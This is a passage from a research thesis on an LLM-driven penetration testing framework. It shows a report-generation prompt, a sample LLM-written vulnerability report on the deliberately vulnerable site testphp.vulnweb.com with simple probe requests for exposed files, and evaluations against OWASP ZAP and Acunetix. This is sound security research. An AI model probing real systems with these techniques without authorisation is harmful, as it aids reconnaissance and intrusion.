vulnerability information below the table on the same page.
- The number of rows should match the number of
vulnerabilities found in the scan results.
- Bring in EACH and EVERY vulnerability found in the
Vulnerability Scan Result.
- Severity should be categorized based on OWASP standards
(e.g., "Low", "Medium", "High", "Critical").
- Vulnerability Type should specify the type of
vulnerability (e.g., "XSS", "SQL Injection" and more).
- Provide a concise title for the vulnerability, e.g.,
"SQL Injection Vulnerability Exposes Database to
Unauthorized Access".
- Provide the CVSS v3.1 score.
- Style the table with color-coded rows (e.g., shades
of dark red for Critical, red for High, yellow for Medium,
green for Low) for better readability.

2. **Detailed Vulnerability Information**
For each vulnerability, generate a section that matches
the structure and style of the teacher-approved report:

- **Title**: Clear descriptive title.
- **Vulnerability Type**: The specific vulnerability type
(e.g., Reflected XSS, SQL Injection).
- **OWASP Severity**: Label severity
(Critical/High/Medium/Low) according to OWASP.
- **CVSS v3.1 Score**: Numeric score with severity level
(e.g., High 7.8).
- **Description**: Expanded explanation including:
    - How the vulnerability occurs.
    - Typical attack vectors.
    - Why it is a risk (linked to OWASP Top 10).
    - Examples of consequences if exploited.
- **Affected Targets**: Specific endpoints/parameters
(URLs, API endpoints, forms).
- **Impact**: Expanded, detailed bullet list of risks
(e.g., sensitive data theft, session hijacking).
- **Suggested Fix**: Expanded developer-focused
remediation:
    -numbered list of remediation steps (e.g., input
    validation, parameterized queries, secure coding
    best practices).
    - Secure coding practices & configuration guidance.
- **Proof of Concept (PoC)**
    - Step-by-step numbered actions showing how the
```

```
    issue was identified
    - Observations noted during testing (e.g., improper
    sanitization).
    - Mark snippets in `<pre>` code blocks.
    -- Highlight any observations you made during the
    testing process, such as missing validation for
    duplicate entries, incorrect handling of special
    characters, etc.
- Ensure that the PoC is **non-destructive** and only
demonstrates the **existence of the vulnerability**
without causing harm to the target system

**Common Deliverables:**
-The output should be in a clean, structured HTML format.
- Make sure that there are two separate sections.
- Include moderate CSS in the HTML output.
- Make the HTML code look professional and easily
comprehensible
- Make separate boxes for each report heading.
- Make the tables color-coded.
- No extra commentary or text outside the HTML.


**Section-based deliverables**
**Format for Recon section:**
1. All potential target subdomains
2. Do not include any additional comments, explanations,
or recommendations, just the HTML code.
3. Ensure the report strictly follows the format.
4. Use the <li> tag only for targets, nowhere else.
5. Below the targets, create a table with the associated
info with the target subdomains

**Format for vulnerability assessment result section:**
1. Generate the report based on the scan details,
following the structure: Main Page Table and Detailed
Vulnerability Information for each vulnerability.
2. Exclude irrelevant or generalized content.
3. For the main page, create a table with the specified
four columns (Severity, Vulnerability Type, Title, CVSS
Score) and use dropdown menus (a clickable link that
scrolls the page down) for detailed information on the
vulnerability.
4. For each detailed vulnerability section in the dropdown,
generate the report based on the scan details, following
the structure: Title, Vulnerability Type, Description,
Affected Targets, OWASP Severity, CVSS v3.1 Score, Impact,
Suggested Fix, and Proof of Concept.
5. Make separate boxes for each section (e.g., Description,
Impact, Suggested Fix, Proof of Concept).
6. Use a clean, professional layout with proper headings,
borders, and padding.
7. For the Proof of Concept, include code blocks for HTTP
requests, payloads, and responses, formatted with JSON
```

```
    payloads and error messages.
    8. Use the pre-calculated CVSS v3.1 scores from the
    {base_scores} function in the provided framework, mapping
    the scores to the corresponding vulnerabilities (e.g.,
    XSS, SQL Injection, Directory Path Traversal and more)
    based on the scan results.

    **Now generate the HTML report strictly following the
    structure above.**
    {html}
    """
```

Afterwards, the prompt is fed to the LLM by transmitting to the GPT-5 API via Python scripts, which are integral to the proposed framework's pipeline. Prior to sending the complete prompt to the API, reconnaissance and vulnerability assessment data are inserted. The openai.ChatCompletion.create() method or API call facilitates the interaction, with the prompt provided as input to the message parameter in JSON format. Finally, LLM processes the prompt and analyzes the data injected in the reconnaissance and vulnerability assessment in the output generation process.

The HTML report is generated in a specific format consisting of two distinct sections. The first section, as portrayed in Figure 4.20, contains overall Security Status of the target website along with its security rating and security score that were precalculated, a summary containing findings from the reconnaissance results that were provided to the LLM, the potential target in a tabular form that includes unique active subdomains, IP addresses of the unique subdomains, open ports of the respective IP addresses, technology stacks used in the website, any firewall/WAF detected in the website.

The second section comprises the vulnerability assessment report, illustrating the findings of detected vulnerabilities categorized by Title, severity, vulnerability type, CVSS score, and details of each vulnerability that includes description, affected targets, POC, impact, and suggested fixes as seen in Figure 4.20 and Figure 4.21.

Vulnerability Scan Report

Overall Security Status

Security Risk Rating	Security Score
Critical Risk	11.3 / 100

Reconnaissance Findings

Summary of Findings

Main domain: testphp.vulnweb.com. Active subdomains found: 1 (testphp.vulnweb.com). Unique IPs: 1 (44.228.249.3). Open ports: 2 on 44.228.249.3 (53, 80). Technology stack: Ubuntu (OS), PHP 5.6.40, DreamWeaver, Nginx 1.19.0. WAF detection: None detected (7 requests). SSL/TLS: Not supported (Timeout).

Potential Targets

- testphp.vulnweb.com - 44.228.249.3

Domain	IP Address	Open Ports	Technologies	Firewall/WAF
testphp.vulnweb.com	44.228.249.3	53, 80	Ubuntu; PHP 5.6.40; Nginx 1.19.0; DreamWeaver	No WAF detected; SSL/TLS: Not supported

Vulnerability Assessment

Main Page Vulnerabilities

Title	Severity	Vulnerability Type	CVSS Score
Directory Path Traversal Exposes Sensitive Paths and Metadata	Medium	Directory Path Traversal	5.9
Multiple Cross-Site Scripting (XSS) Vulnerabilities Enable Script Injection	High	XSS	8.3
Web Server Misconfigurations and Insecure Policies Identified by Nikto	High	Server Misconfiguration	7.7
Exposed Backup Files Reveal Source Code and Configurations	High	Sensitive File Exposure	7.5
Time-Based Blind SQL Injection Enables Data Exfiltration	Critical	Blind SQL Injection	9.4
Weak Credentials Permit Unauthorized Access	High	Weak Authentication	8.8
Missing Content Security Policy Increases Injection Risk	Medium	Missing Security Control	6.4
Cross-Site Request Forgery (CSRF) Protections Missing Across Forms	High	CSRF	7.5
Path Traversal via File Parameter Allows Local File Read	High	Path Traversal	7.5
Missing HTTP Security Headers Reduce Browser Protections	Medium	Insecure Headers	4.8
SQL Injection Vulnerabilities Allow Direct Database Manipulation	Critical	SQL Injection	9.4

Figure 4.20: Report Generated by LLM (i)

Directory Path Traversal Exposes Sensitive Paths and Metadata

Type: Directory Path Traversal

OWASP Severity: Medium

CVSS v3.1: 5.9

DESCRIPTION

Directory paths and version control remnants are accessible, revealing internal structure and files. Attackers can enumerate directories and harvest metadata or sensitive artifacts, aiding deeper exploitation.

Typical vectors include directly requesting known administrative or versioning paths and probing for common files such as crossdomain.xml, clientaccesspolicy.xml, and CVS directories.

This aligns with OWASP A05:2021 – Security Misconfiguration, as improper access restrictions expose files and directories that should not be publicly reachable.

AFFECTED TARGETS

- http://testphp.vulnweb.com/CVS/Entries (200 OK)
- http://testphp.vulnweb.com/crossdomain.xml (200 OK)
- http://testphp.vulnweb.com/clientaccesspolicy.xml (200 OK)

IMPACT

- Information disclosure about internal file structure and versioning.
- Potential exposure of credentials, repository paths, or sensitive comments.
- Facilitates targeted attacks (e.g., identifying entry points for injection or LFI).
- Increases success likelihood of automated reconnaissance and exploitation.

SUGGESTED FIX

- 1. Block direct access to administrative and version control directories at the web server (nginx) level.
- 2. Remove legacy files (CVS/*, *.bak, *.zip) from the webroot; keep them outside deploy paths.
- 3. Implement a deny-by-default policy and explicit allowlists for served files and directories.

PROOF OF CONCEPT (NON-DESTRUCTIVE)

Step 1: Request known sensitive directories/files.

```
GET /CVS/Entries HTTP/1.1
Host: testphp.vulnweb.com
```

Step 2: Observe successful responses.

```
HTTP/1.1 200 OK
Content-Length: 1

""
```

Step 3: Inspect wildcard policy files.

```
GET /crossdomain.xml HTTP/1.1
Host: testphp.vulnweb.com
```

Step 4: Record findings.

```
{
  "endpoint": "/crossdomain.xml",
  "status": 200,
  "risk": "Wildcard policy allows any domain"
}
```

Observation: Multiple sensitive files (CVS metadata, policy files) are accessible over HTTP without authentication.

Figure 4.21: Reports Generated by the LLM.(ii)

Figure 4.20 shows the general summary of both the reconnaissance step and the vulnerability assessment step, while figure 4.21 shows detailed information on a found vulnerability. Similar reports for other found vulnerabilities for the same web application can be found in Appendix 2. Through the integration of LLM at this phase, the framework automates a manual and time-consuming documentation task, creating a structured and comprehensible report that can be analyzed and remediated by penetration testers and developers.

Overall, the implementation results demonstrate a promising execution of the proposed framework, validating its ability to effectively automate key penetration testing phases, while maintaining accuracy and efficiency.

Chapter 5

Evaluation

This chapter presents the evaluation of the proposed framework through a combination of quantitative and comparative analyses. The framework's performance is assessed using key metrics such as precision, recall and F-measure. In addition, a scoring system and subtask completion analysis, adapted from previous research, are employed to benchmark the framework against established vulnerability scanners. Further, the Large Language Model (GPT-5) integrated within the framework is also evaluated against other models for its accuracy in CVSS score generation. Finally, a qualitative comparison is conducted with state-of-the-art scanners (e.g. BurpSuite, Nessus etc) and GenAI integrated penetration testing system PentestGPT, highlighting the proposed framework's overall competitiveness and effectiveness.

5.1 Ground Truth Collection and Validation

To ensure a fair and accurate evaluation of the proposed framework, it is essential to establish a reliable ground truth dataset that serves as the benchmark for assessing detection performance. The ground truth represents the set of verified vulnerabilities that are genuinely present within the target web application. In this paper, the ground truth data were collected for the deliberately vulnerable web application testphp.vulnweb.com [50] and DVWA [72].

The deliberately vulnerable application testphp.vulnweb.com [50] is created by Acunetix to test security tools and scanners. To ensure accuracy, the ground truth vulnerabilities were compiled from multiple independent sources. These sources include an official vulnerability report provided by the Acunetix team [59], the official Acunetix scan report published for target website [56], publicly available technical articles [77], [78] and GitHub repositories [79], [80], [81] containing verified findings from independent researchers or testers. For the latter two sources, each vulnerability was cross-verified across at least two references to confirm its reliability.

Similarly, Damn Vulnerable Web Application (DVWA) is a PHP-based web application intentionally designed with multiple security flaws to provide a controlled and educational environment for testing and learning web security [72]. The application comes with a set of well-documented vulnerabilities that serve as the ground truth for evaluating detection tools and scanners, while containing additional hidden vul-

nerabilities to encourage further testing.

The finalized ground truth dataset served as the reference point for comparing the performance for the proposed framework and other various scanners.

5.2 Evaluation Metrics

To objectively evaluate the efficiency and detection accuracy of the proposed framework, this paper adopts the three widely recognized performance metrics, Precision, Recall and the F-Measure. These metrics have been consistently applied in prior research [16] and were selected for their ability to measure detection reliability, coverage and overall balance. All three measures provide an overall evaluation of the performance of the framework in terms of vulnerability detection and verification.

5.2.1 Precision

The ratio of accurately identified vulnerabilities or true positives (TP) to all vulnerabilities found including false positives (FP). It is used to measure the fraction of correctly detected vulnerabilities in all reported cases [16]. The information obtained is positive, and precision can be calculated with the following formula:

$$\text{Precision} = \frac{TP}{TP + FP} \tag{5.1}$$

5.2.2 Recall

Recall is the process of calculating the number of accurately detected positive cases that are actually positive, therefore measuring the portion of vulnerabilities correctly reported [16]. Recall can be calculated using the following formula :

$$\text{Recall} = \frac{TP}{TP + FN} \tag{5.2}$$

5.2.3 F-Measure

The framework's performance is also evaluated using the F-measure, which is the harmonic mean of precision and recall. The higher the F-measure value, the better the balance between recall and precision [16]. The F-measure value is determined according to the formula below:

$$\text{F-measure} = 2 \times \frac{\text{Precision} \times \text{Recall}}{\text{Precision} + \text{Recall}} \tag{5.3}$$

The framework has been tested on two intentionally vulnerable web applications, http://testphp.vulnweb.com [50] and Damn Vulnerable Web Application (DVWA)

[72]. Both applications are publicly available and intended for security testing and research. The 5.1 and 5.2 tables show the performance evaluation of the framework when tested on the aforementioned test websites. The tables are categorized according to the different vulnerability checks the proposed framework executes. Under each category, the number of actual vulnerable endpoints, the number of vulnerable endpoints identified by the framework, and the corresponding values of Precision, Recall, and F-measure have been calculated using the formulas, which demonstrate the efficiency of the proposed framework.

Vulnerability type	`testphp.vulnweb.com`				
	Actual number of endpoints	**Endpoints detected by the proposed framework**	**Precision**	**Recall**	**F-measure**
SQL Injection	10	7	100%	70%	82.35%
Cross-Site Scripting (XSS)	12	8	88.89%	66.67%	76.21%
Unprotected Files and Directories	18	10	100%	55.55%	70.96%
Insecure HTTP Headers	1	1	100%	100%	100%
Missing SSL/TLS	N/A	N/A	100%	100%	100%
Outdated Server Software	1	1	100%	100%	100%
Weak Credentials	1	1	100%	100%	100%
Server-Side Request Forgery	1	0	0%	0%	0%
CSRF	2	1	20%	50%	28.57%
CSP	1	1	100%	100%	100%
Missing Cookie Security Flags	2	0	0%	0%	0%
Weak Cipher	N/A	N/A	0%	0%	0%

Table 5.1: Performance evaluation of the proposed framework on http://testphp.vulnweb.com

In Table 5.1, the framework demonstrates a high level of detection with the various vulnerabilities for the targeted web application. Among them, SQL injection and insecure HTTP headers vulnerability shows high precision, recall and F-measure percentages. By contrast, the performance for CSRF and SSRF detection show comparative decline, reflected by relatively lower recall values, indicating the missing of several true positive values.

Vulnerability type	Damn Vulnerable Web Application (DVWA)				
	Actual number of endpoints	**Endpoints detected by the proposed framework**	**Precision**	**Recall**	**F-measure**
SQL Injection	2	0	0%	0%	0%
Cross-Site Scripting (XSS)	3	2	66.67%	66.67%	66%
Unprotected Files and Directories	14	9	100%	64.28%	78%
Missing TLS/SSL	N/A	N/A	100%	100%	100%
Outdated Server Software	1	1	100%	100%	100%
Weak Credentials	1	1 (Human Validated)	0%	0%	0%
CSP	1	1	100%	100%	100%
CSRF	1	1 (Human Validated)	0%	0%	0%

Table 5.2: Performance evaluation of the proposed framework on DVWA.

In Table 5.2, it is reflected that the framework maintains a high level of detection of CSP and Outdated Server Software vulnerabilities for the target web application, with perfect precision and recall. On the contrary, it shows the declining performance in detecting SQL Injection vulnerabilities with zero true positive findings.

Moreover, additional endpoints for the CSRF and Weak Credential vulnerability types are detected by the proposed framework. These detections are manually verified and included as human validated if they are proven to be valid instances of the respective vulnerabilities, even if excluded from the ground truth documentation. The ground truth documentation also excludes missing HTTP-only flag vulnerability. However, manual checking verified the missing HTTP-only flag for the DVWA web application.

5.3 Score Assign based Evaluation

To ensure an objective assessment of the penetration testing framework, this paper utilizes a structured scoring system inspired by prior research [4]. The structured scoring system in [4] evaluates a framework based on different criteria, which includes test coverage, efficiency, vulnerability detection and other features.

Each evaluation metric is assigned a predefined score range, allowing the tools to be assessed on an equal scale. The metrics include the level of penetration testing (black box, grey box or white box), vulnerability coverage and true positive rate (TPR) as indication of accuracy. To assess efficiency and automation, metrics such as automation level, scanning time, crawling type (active or passive) and scanning type are included. Furthermore, usability and deployment practicality are examined

through metrics such as added features, reporting capabilities, configuration effortlessness, scan logging options, pause and resume support, tool cost and type (CLI, GUI or both).

Based on the evaluation mechanism described in [4], this paper assigns scores to the proposed framework, Acunetix Web Vulnerability Scanner [73] and OWASP ZAP scanner [76], based on a set of relevant standardized metrics. Acunetix and OWASP ZAP are well established and widely recognized vulnerability assessment tools, making them suitable benchmarks for a reliable and comprehensive comparative analysis of performance and usability. The table 5.3 presents the detailed scoring distribution across individual metrics for all three scanners.

Metric	**Score for Proposed Framework and Score Reason**	**Score for Acunetix Scanner and Score Reason**	**Score for OWASP ZAP Scanner and Score Reason**
Pen-testing Level	1 point (Operates as a black box scanner)	1 point	1 point
Scanning Time	5 points (Less than 30 minutes)	5 points (Less than 30 minutes)	5 points (Less than 30 minutes)
OWASP Top 10 Vulnerabilities Coverage	3 points (50% coverage)	3 points (60% coverage)	2 points (40% coverage)
Number of True Positives	4 points (TPR = 62% > 50%)	3 points (TPR = 40.81% < 50% and > 25%)	3 points (TPR = 48.97% < 50% and > 25%)
Automation Level	5 points (less than 30% tester involvement needed)	5 points	5 points
Crawling Types	2 points (active and passive crawler)	2 points	2 points
Added Features	0 points (no extensions or add-ons)	1 point (extension available)	1 point
Reporting Features	0 points (Standard HTML, PDF, XML reports)	0 points	0 points
Configuration Effortlessness	2 points (requires dependency setup)	3 points (plug-n-play)	2 points (requires Java SE Runtime Environment)
Scans Logging Option	1 point (scan log option available)	1 point	1 point
Tool Cost	Free tool (Minimal cost for LLM)	Commercial tool	Free tool
Tool Type	N/A (No dedicated GUI/CLI)	1 point (GUI only)	2 points (both GUI and CLI)
Scan Type	2 points (Active and Passive)	3 points (Active, Passive, and Policy scans available)	2 points (Active and Passive)
Pause and Resume Scans	0 points (Not supported)	2 points (Supported)	2 points

Table 5.3: Score Assignment Based Evaluation among Proposed Framework, Acunetix and OWASP ZAP

To provide a clearer overview of the comparative results, the total cumulative scores for each scanner is summarized by deriving the sum of their respective metric values in Table 5.4.

Vulnerability Scanner	**Total Score**
Proposed Framework	25
Acunetix Web Vulnerability Scanner	30
OWASP ZAP	28

Table 5.4: Total Score received by Proposed Framework, Acunetix and OWASP ZAP

Overall, the assigned scores highlight the comparative strengths and limitations of each scanner across key performance and usability metrics. Acunetix web vulnerability scanner achieves the highest total of 30, followed by OWASP ZAP and then the proposed framework. The results demonstrate that while Acunetix and OWASP ZAP maintain strong capabilities as established tools, the proposed framework achieves competitive performance, validating its effectiveness within standardized evaluation parameters.

5.4 Subtask Completion Evaluation

In order to support a systematic evaluation method, the concept of Task Decomposition was adopted from [49]. In this approach, the penetration testing workflow is broken down into fine-grained subtasks, to enable detailed tracking and analysis of how well different tools and models perform at each stage.

While the evaluation categories were derived from the paper [49], the individual subtasks used in this paper are newly defined to align with the operational steps of the proposed framework and mapped to these categories. These subtasks were carefully designed to reflect each phase of penetration testing, ranging from reconnaissance and enumeration to vulnerability scanning and reporting. Additionally, an Automated Reporting and Analysis category was introduced to better align with multiple subtasks, as no equivalent category was defined in the source paper.

Accordingly, the proposed framework was evaluated alongside two established scanners, Acunetix Web Vulnerability Scanner [73] and OWASP ZAP [76], to analyze their performance across all defined subtasks mapped under defined categories in Tables 5.5 and 5.6. The evaluation is conducted based on each scanner's test results obtained from testing on the deliberately vulnerable web application http://testphp.vulnweb.com [50].

Subtask	Category	Completion for Proposed Framework	Completion for Acunetix Scanner	Completion for Owasp Zap
1. Enumerate active subdomains, IP, open ports to produce in report	Web Enumeration	✅	❌	❌
2. Detect WAF(Web Application firewall) presence and web technology stack	Configuration Enumeration	✅	❌	❌
3. Perform SSL/TLS certification check	Cryptanalysis	✅	✅	❌
4. Scan for Cross-Site Scripting (XSS)	Code Analysis	✅	✅	✅
5. Perform directory and file brute-forcing	File Enumeration	✅	✅	✅
6. Find out HTTP headers and server misconfigurations	Configuration Enumeration	✅	✅	✅
7. Perform weak cipher scan	Cryptanalysis	❌	❌	❌
8. Search for exposed backup files	File Enumeration	✅	❌	❌
9. Detect SQL injection vulnerabilities	Code Analysis	✅	✅	✅
10. Perform brute-force testing on login forms	Code Analysis	✅	❌	❌
11. Check cookie security flags (Secure, HttpOnly)	Configuration Enumeration	❌	✅	❌
12. Scan for CRLF injection flaws	Code Analysis	❌	❌	❌
13. Detect Lack of CSP or weak CSP configuration	Configuration Enumeration	✅	❌	✅
14. Detect Cross-Site Request Forgery issues	Code Analysis	✅	✅	✅
15. Identify command execution vulnerabilities	Command Injection	❌	❌	❌
16. Detect open redirection vulnerabilities	Code Analysis	❌	❌	❌
17. Identify Server-Side Request Forgery (SSRF) flaws	Code Analysis	❌	✅	❌
18. Detect XML External Entity (XXE) vulnerabilities	Code Analysis	❌	❌	❌

Table 5.5: Subtask Completion Evaluation for Proposed Framework, Acunetix and OWASP ZAP (i)

Subtask	Category	Completion for Proposed Framework	Completion for Acunetix Scanner	Completion for Owasp Zap
19. Generate instruction for the Exploitation step	Automated Reporting and Analysis	✅	❌	❌
20. Generate CVSS score for each vulnerability	Automated Reporting and Analysis	✅	✅	❌
21. Generate human-readable comprehensive report	Automated Reporting and Analysis	✅	✅	✅

Table 5.6: Subtask Completion Evaluation for Proposed Framework, Acunetix and OWASP ZAP (ii)

The tables 5.5 and 5.6 present the detailed mapping of completed subtasks for each scanner across all evaluation categories. Each check mark (✅) represents a successfully completed subtask, while cross mark (❌) indicates that the action was not either performed or supported by the scanner.

To provide a clear comparison, the completion rates for each category are calculated based on the ratio of completed subtasks to the total number of subtasks defined within that category in table 5.7.

Subtask Category	Proposed Framework	Acunetix Scanner	OWASP ZAP
Web Enumeration	100%	0%	0%
Configuration Enumeration	75%	50%	50%
Cryptanalysis	50%	50%	0%
File Enumeration	100%	50%	50%
Code Analysis	50%	50%	37.5%
Command Injection	0%	0%	0%
Automated Reporting and Analysis	100%	66.67%	33.33%

Table 5.7: Completion rate of each Category for the Proposed Framework, Acunetix and OWASP ZAP

The table 5.7 summarizes the percentage of completed subtasks in each category for the two tools and the proposed framework. The proposed framework demonstrates broader and consistent coverage across all categories compared to Acuentix Scanner and OWASP ZAP. The subtasks were formulated based on the internal workflow of the proposed framework to ensure the methodological consistency during evaluation. As a result, certain tasks may align more closely with the framework's functional structure. However, by mapping all subtasks to standardized categories defined in [49], this paper mitigates potential bias. Along with allowing for a step-wise assessment of the framework's effectiveness, it aligns with current practices in penetration testing evaluation research.

5.5 Analytical Comparison Between LLM Models for CVSS Scoring

In this section, an analysis is conducted to evaluate and compare the Common Vulnerability Scoring System (CVSS) calculation across different Large Language Models (LLMs). The main objective of this comparison is to assess how effectively each model can interpret the description of the vulnerabilities from the endpoints and determine the severity level.

Different LLM models such as GPT-4.1, GPT-4o-mini and GPT-5 are used to perform the comparison. Each model is prompted with the same CVSS dataset containing CVSS vectors and description for each vulnerability type. The true reference values for comparison were collected from the National Vulnerability Database (NVD), which provides standardized CVSS version 3.1 metrics and severity ratings for publicly reported vulnerabilities [57]. Each model is utilized in the task of generating the CVSS base score and severity (e.g. Low, Medium, High, Critical) for the same set of vulnerabilities. The predicted scores are then compared with the official NVD values to assess their alignment and reliability.

Vulnerability Type	**GPT-4o-mini**	**GPT-4.1**	**GPT-5**	**Value Collected from NVD**
SQL Injection	8.1 (High)	10.0 (Critical)	9.4 (Critical)	Critical
Blind SQL Injection	7.7 (High)	9.4 (Critical)	9.4 (Critical)	Critical
Cross Site Scripting (XSS)	5.4 (Medium)	4.6 (Medium)	8.3 (High)	High
Directory Path Traversal	7.0 (High)	4.5 (Medium)	5.9 (Medium)	High
Path Traversal	7.5 (High)	7.5 (High)	7.5 (High)	High
Weak Cipher	5.9 (Medium)	7.5 (High)	6.5 (Medium)	Medium
Backup File	7.5 (High)	7.5 (High)	7.5 (High)	High
Content Security Policy Configuration (CSP)	8.3 (High)	5.4 (Medium)	6.4 (Medium)	Medium
Weak Credentials	7.5 (High)	9.4 (Critical)	8.8 (High)	Low
Cross Site Request Forgery	8.3 (High)	5.4 (Medium)	7.5 (High)	Medium
Insecure HTTP Headers	4.8 (Medium)	5.4 (Medium)	4.8 (Medium)	Medium
Dangerous File Info, Outdated HTTP Headers, Server Misconfiguration Info	7.7 (High)	8.1 (High)	7.7 (High)	Low

Table 5.8: Comparison of Vulnerability Severity Predictions generated by GPT-4o-mini, GPT-4.1 and GPT-5

Table 5.8 provides insight into the severity level across different vulnerabilities produced by three LLM models(GPT-5, GPT-4.1, GPT-4o-mini). Among eleven vulnerabilities, GPT-5 determines eight severity levels accurately, such as SQL injection, Blind SQL Injection, Cross-Site-Scripting, Path Traversal, Weak Cipher, Backup File, Content Security Policy Configuration(CSP) and Insecure HTTP Headers. GPT-4.1 determines six vulnerability severity correctly out of eleven, which demonstrates moderate consistency. It also misses exhibiting the severity level of critical vulnerabilities such as Cross-Site Scripting (XSS). GPT-4o-mini, conversely, produces less consistent results than the NVD baseline as it only produces four accurate vulnerability severities out of eleven. It is important to note that, for vulnerabilities such as Weak Credentials, Dangerous File Info, Outdated HTTP Headers and Server Misconfiguration, all three models have given overestimated severity, which can be characterized as data misinterpretation. To mitigate these misinterpretations and improve severity level interpretation, the framework can be further trained on additional datasets.

Overall, GPT-5 shows strong alignment with the majority of severity results reported by the National Vulnerability Database, among the three evaluated models. In cases where discrepancies occur, the predicted severity deviates by only one level from the NVD reference, indicating that GPT-5 provides a reliable and consistent interpretation of vulnerability severity.

5.6 Comparative Analysis with Established Vulnerability Scanners

A brief comparative analysis is conducted between the proposed framework and state-of-the-art vulnerability scanners to evaluate its performance against established benchmarks and highlight its practical advantages.

5.6.1 OWASP ZAP

Zed Attack Proxy (ZAP) by Checkmarx is an open source web application scanner. It provides an automated scan against the target URL for vulnerability assessment to undergo the known vulnerabilities and hidden content of a web application [76]. However, OWASP ZAP is mostly feasible towards experienced security experts who have a strong grasp on predefined scanning rules, various attack vectors and exploitation practices. Though the tool provides a report of its findings, it does not provide an assessment of the potential risks posed by the detected vulnerabilities through the CVSS based scoring.

The proposed framework fills the gap by automatically generating CVSS scores for each detected vulnerability and prioritizing them accordingly. Further, it computes an overall system security score, offering stakeholders a clear and quantifiable understanding of the web application's security posture. The tables 5.9 and 5.10 compare vulnerability detection between OWASP ZAP and the proposed framework, based on scan results from the deliberately vulnerable test website http://testphp.vulnweb.com [50].

Vulnerability Type	Endpoints Detected by OWASP ZAP	Endpoints Detected by Proposed Framework	Endpoints from Ground Truth	Detection Accuracy	Observation
Cross-Site Request Forgery (CSRF)	11	5	2	OWASP ZAP: Precision 18.18%, Recall 100%; Proposed Framework: Precision 20%, Recall 50%	The proposed framework achieves slightly better precision than OWASP ZAP, indicating few false positives than OWASP ZAP. However, OWASP ZAP achieves a perfect recall, and the proposed framework has a lower recall.
Cross-Site Scripting	13	9	12	OWASP ZAP: Precision 76.92%, Recall 83.33%; Proposed Framework: Precision 88.89%, Recall 66.67%	The proposed framework has a high precision and OWASP ZAP has lower precision. OWASP ZAP has a higher recall indicating it achieves more accurate true endpoints than the proposed framework.
SQL Injection	7	7	10	OWASP ZAP: Precision 100%, Recall 60%; Proposed Framework: Precision 100%, Recall 70%	Both the proposed framework and OWASP ZAP have a perfect precision rate. Moreover, the proposed framework achieves a better recall than OWASP ZAP.
Directory Traversal or LFI	3	10	17	OWASP ZAP: Precision 100%, Recall 17.65%; Proposed Framework: Precision 100%, Recall 55.55%	Both OWASP ZAP and the proposed framework achieve perfect precision. Further, the framework achieves more accurate vulnerabilities for directory traversal/LFI vulnerabilities than OWASP ZAP, since the framework has a better recall.
Server-Side Request Forgery (SSRF)	0	0	1	OWASP ZAP: Precision 0%, Recall 0%; Proposed Framework: Precision 0%, Recall 0%	Both OWASP ZAP and the proposed framework fail to detect the SSRF endpoint.
Insecure HTTP Headers	18	1	1	OWASP ZAP: Precision 5.56%, Recall 100%; Proposed Framework: Precision 100%, Recall 100%	The proposed framework achieves perfect precision and recall. OWASP ZAP achieves perfect recall but very poor precision.
Server Misconfiguration	1	1	1	OWASP ZAP: Precision 100%, Recall 100%; Proposed Framework: Precision 100%, Recall 100%	Both OWASP ZAP and the proposed framework achieve perfect precision and recall.
Weak Credentials	0	1	1	OWASP ZAP: Precision 0%, Recall 0%; Proposed Framework: Precision 100%, Recall 100%	The proposed framework achieves perfect precision and recall, while OWASP ZAP finds no weak-credential endpoint.

Table 5.9: Comparison of Performance between OWASP ZAP and the Proposed Framework(i)

Vulnerability Type	Endpoints Detected by OWASP ZAP	Endpoints Detected by Proposed Framework	Endpoints from Ground Truth	Detection Accuracy	Observation
Outdated Server Software	0	1	1	OWASP ZAP: Precision 0%, Recall 0%; Proposed Framework: Precision 100%, Recall 100%	The proposed framework achieves perfect precision and recall. Whereas, OWASP ZAP does not detect the outdated server software endpoint.
Missing Content Security Policy (CSP)	1	1	1	OWASP ZAP: Precision 100%, Recall 100%; Proposed Framework: Precision 100%, Recall 100%	Both OWASP ZAP and the framework achieves perfect precision and recall.
Missing Security Cookie Flags	0	0	2	OWASP ZAP: Precision 0%, Recall 0%; Proposed Framework: Precision 0%, Recall 0%	Both OWASP ZAP and the framework fail to detect any of the missing security cookie flags endpoints.

Table 5.10: Comparison of Performance between OWASP ZAP and the Proposed Framework (ii)

The tables 5.9 and 5.10 highlight the vulnerability detection performance comparison between OWASP ZAP and the proposed framework, across different categories of vulnerability. OWASP ZAP detects a larger amount of endpoints for most of the vulnerabilities but results in a lower precision because of the higher rate of false positives. On the other hand, the proposed framework, detects a larger amount of accurate endpoints resulting in more precision detection with less amount of false positives.

5.6.2 Acunetix

Acunetix Web Vulnerability Scanner is a commercial web application security scanner designed to automate the detection of common web application vulnerabilities through deep crawling and scanning [34]. It efficiently identifies common vulnerabilities such as SQL injection, Cross-Site Scripting etc through automated scanning mechanisms [34]. However, this tool performs as a closed-source and paid solution, making it inaccessible to researcher, students and independent pentesters. Its tiered licensing structure restricts access to several advanced features, thus making it suitable for only enterprise clients [34].

The proposed framework, on the other hand, introduces a modular, open source architecture that emphasizes accessibility due to being cost effective. It integrates multiple open-source vulnerability scanners, enabling coverage across diverse vulnerability categories and leaves room for evolving security needs. The tables 5.11 and 5.12 present a comparative analysis of the Acunetix Web Vulnerability Scanner and the Proposed Framework, based on their respective scan results obtained from testing on the deliberately vulnerable testing website http://testphp.vulnweb.com [50].

Vulnerability Type	**Endpoints Detected by Acunetix**	**Endpoints Detected by Proposed Framework**	**Endpoints from Ground Truth**	**Detection Accuracy**	**Observation**
Cross-Site Scripting	7	9	12	Acunetix: Precision 85.71%, Recall 50%; Proposed Framework: Precision 88.89%, Recall 66.67%	The proposed framework demonstrates better precision and better recall than Acunetix's scanner in detecting Cross-Site Scripting vulnerabilities, indicating fewer false positives and fewer misses.
SQL Injection	6	7	10	Acunetix: Precision 100%, Recall 60%; Proposed Framework: Precision 100%, Recall 70%	Both scanners achieve perfect precision. However, the proposed framework achieves higher recall than Acunetix Scanner, covering more correct injection points.
Directory Traversal, LFI and Backup Files	1	10	17	Acunetix: Precision 100%, Recall 5.8%; Proposed Framework: Precision 100%, Recall 55.55%	The precision for both scanners is equal. Nonetheless, the proposed framework delivers substantially higher recall, indicating significantly better discovery of hidden directories and files.
Cross-Site Request Forgery (CSRF)	2	5	2	Acunetix: Precision 100%, Recall 100%; Proposed Framework: Precision 20%, Recall 50%	While Acunetix achieves perfect precision and recall, the proposed framework performs poorly for this vulnerability with markedly lower precision and recall.
Missing Content Security Policy (CSP)	0	1	1	Acunetix: Precision 0%, Recall 0%; Proposed Framework: Precision 100%, Recall 100%	Acunetix Scanner fails to mark the missing content security policy check, while the framework achieves perfect precision and recall.
